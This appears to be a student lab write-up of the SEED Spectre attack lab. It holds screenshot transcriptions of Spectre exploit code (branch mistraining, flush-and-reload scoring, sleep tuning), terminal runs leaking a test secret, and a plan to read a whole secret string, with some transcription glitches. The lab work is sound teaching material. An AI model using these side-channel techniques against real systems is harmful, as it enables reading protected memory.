Description: The goal of this task was to improve the accuracy of the Spectre attack by running it multiple times and using a scoring system to determine the most likely secret value. We used a modified version of the attack program (SpectreAttackImproved.c).

Observations:


- Initially, the highest score was often attributed to scores[0], indicating a problem in the attack logic or noise in the side channel. After adjusting the code and parameters, we were able to improve the accuracy.
- We experimented with the sleep duration in the program, finding that different durations affected the attack's success rate. A well-tuned delay improved the reliability of extracting the correct secret value.

A screenshot of a Linux desktop environment. The desktop background features a purple and blue abstract pattern. On the left side, there is a vertical dock containing icons for 'Activities', 'Terminal', 'seed' (a folder), and 'Trash'. At the top of the screen, a menu bar shows 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'. A status bar at the top center displays 'Sep 24 17:16'. A terminal window titled 'seed@VM: ~/.../Labsetup' is open in the center. It contains the following text:


```
[09/24/24]seed@VM:~/.../Labsetup$ ls  
CacheTime      FlushReload.c   SpectreAttackImproved.c  
CacheTime.c     SpectreAttack    SpectreExperiment  
FlushReload     SpectreAttack.c  SpectreExperiment.c  
[09/24/24]seed@VM:~/.../Labsetup$ gcc -o SpectreAttackImproved SpectreAttackImpr  
oved.c  
[09/24/24]seed@VM:~/.../Labsetup$ SpectreAttackImproved  
*****  
*****  
*****  
*****  
*****  
*****  
*****  
*****  
*****  
*****  
*****  
*****
```

The terminal output shows the directory listing, the successful compilation of 'SpectreAttackImproved.c' into an executable named 'SpectreAttackImproved', and the subsequent execution of that program, which produces ten lines of asterisks as output.


Task5-1 (we run the SpectreAttackImproved.c)



Task5-2 (we gathered the secret value and the number of hits)



Task5-3 (we run again the SpectreAttackImproved.c)



Task5-4 (we run again 3rd time the SpectreAttackImproved.c)

```
Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
seed
Trash
seed@VM: ~/Labsetup
// Ask victim() to return the secret in out-of-order execution.
s = restrictedAccess(index_beyond);
array[s*4096 + DELTA] += 88;
}

int main() {
    int i;
    uint8_t s;
    size_t index_beyond = (size_t)(secret - (char*)buffer);

    flushSideChannel();
    for(i=0; i<256; i++) scores[i]=0;

    for (i = 0; i < 1000; i++) {
        // printf("*****\n"); // This seemly "useless" line is necessary for the at
        tack to succeed
        spectreAttack(index_beyond);
        usleep(10);
        reloadSideChannelImproved();
    }


    int max = 0;
    for (i = 0; i < 256; i++){
        88,3 90%
```

Task5-5 (we commented out printf("*****\n");)

The screenshot shows a virtual machine window titled "Seed-Ubuntu0004 [Running] - Oracle VM VirtualBox". The desktop background is a dark purple abstract image. A terminal window is open, displaying the following commands and output:

```
[09/24/24]seed@VM:~/../Labsetup$ vim SpectreAttackImproved.c
[09/24/24]seed@VM:~/../Labsetup$ vim SpectreAttackImproved.c
[09/24/24]seed@VM:~/../Labsetup$ gcc -o SpectreAttackImproved SpectreAttackImproved.c
[09/24/24]seed@VM:~/../Labsetup$ SpectreAttackImproved
Reading secret value at index -8208
The secret value is 0()
The number of hits is 56
[09/24/24]seed@VM:~/../Labsetup$ SpectreAttackImproved
Reading secret value at index -8208
The secret value is 0()
The number of hits is 18
[09/24/24]seed@VM:~/../Labsetup$ SpectreAttackImproved
Reading secret value at index -8208
The secret value is 0()
The number of hits is 27
[09/24/24]seed@VM:~/../Labsetup$
```

Task5-6 (we run the modified version of the SpectreAttackImproved.c)



```
int main() {
    int i;
    uint8_t s;
    size_t index_beyond = (size_t)(secret - (char*)buffer);

    flushSideChannel();
    for(i=0; i<256; i++) scores[i]=0;


    for (i = 0; i < 1000; i++) {
        printf("*****\n"); // This seemly "useless" line is necessary for the attack to succeed
        spectreAttack(index_beyond);
        usleep(1);
        reloadSideChannelImproved();
    }

    int max = 0;
    for (i = 0; i < 256; i++){
        if(scores[max] < scores[i]) max = i;
    }


    printf("Reading secret value at index %ld\n", index_beyond);
}
```

90,14 95%

Task5-7 (we modified line `usleep(10);` to `usleep(1);`)



Task5-8 (we run the modified version of the SpectreAttackImproved.c and gathered different secret value and number of hits)



```
int i;
uint8_t s;
size_t index_beyond = (size_t)(secret - (char*)buffer);

flushSideChannel();
for(i=0; i<256; i++) scores[i]=0;


for (i = 0; i < 1000; i++) {
    printf("*****\n"); // This seemingly "useless" line is necessary for the attack to succeed
    spectreAttack(index_beyond);
    usleep(5);
    reloadSideChannelImproved();
}

int max = 0;
for (i = 0; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
}

printf("Reading secret value at index %ld\n", index_beyond);
printf("The secret value is %d(%c)\n", max, max);
printf("The number of hits is %d\n", scores[max]);
```

90,14 97%

Task5-9 (we again modified line `usleep(1);` to `usleep(5);`)



Task5-10 (we again run the modified version of the SpectreAttackImproved.c and gathered different secret value and number of hits)

TASK 6 (Steal the Entire Secret String):

Description: In the final task, we extended the Spectre attack to extract the entire secret string, not just a single byte. This involved modifying the attack code to iterate through each byte of the secret.


Observations:

- We were able to successfully extract the entire secret string by iterating over each byte and applying the side-channel analysis repeatedly.
- The attack was more effective when combined with the improvements from Task 5, demonstrating the importance of optimizing attack parameters to achieve consistent results.



```
1#include <emmintrin.h>
2#include <x86intrin.h>
3#include <stdlib.h>
4#include <stdio.h>
5#include <stdint.h>
6#include <unistd.h>
7#include <string.h>
8
9unsigned int bound_lower = 0;
10unsigned int bound_upper = 9;
11uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
12uint8_t temp = 0;
13char *secret = "Some Secret Value";
14uint8_t array[256*4096];
15
16#define CACHE_HIT_THRESHOLD (80)
17#define DELTA 1024
18
19// Sandbox Function
20uint8_t restrictedAccess(size_t x)
21{
22    if (x <= bound_upper && x >= bound_lower) {
23        return buffer[x];
24    } else {
25        return 0;
26    }
27}
28
29void flushSideChannel()
30{
31    int i;
32    // Write to array to bring it to RAM to prevent Copy-on-write
33    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = i;
34    // Flush the values of the array from cache
35    for (i = 0; i < 256; i++) __mm_clflush(&array[i*4096 + DELTA]);
36}
```

Task6-1 (screenshot of the code)

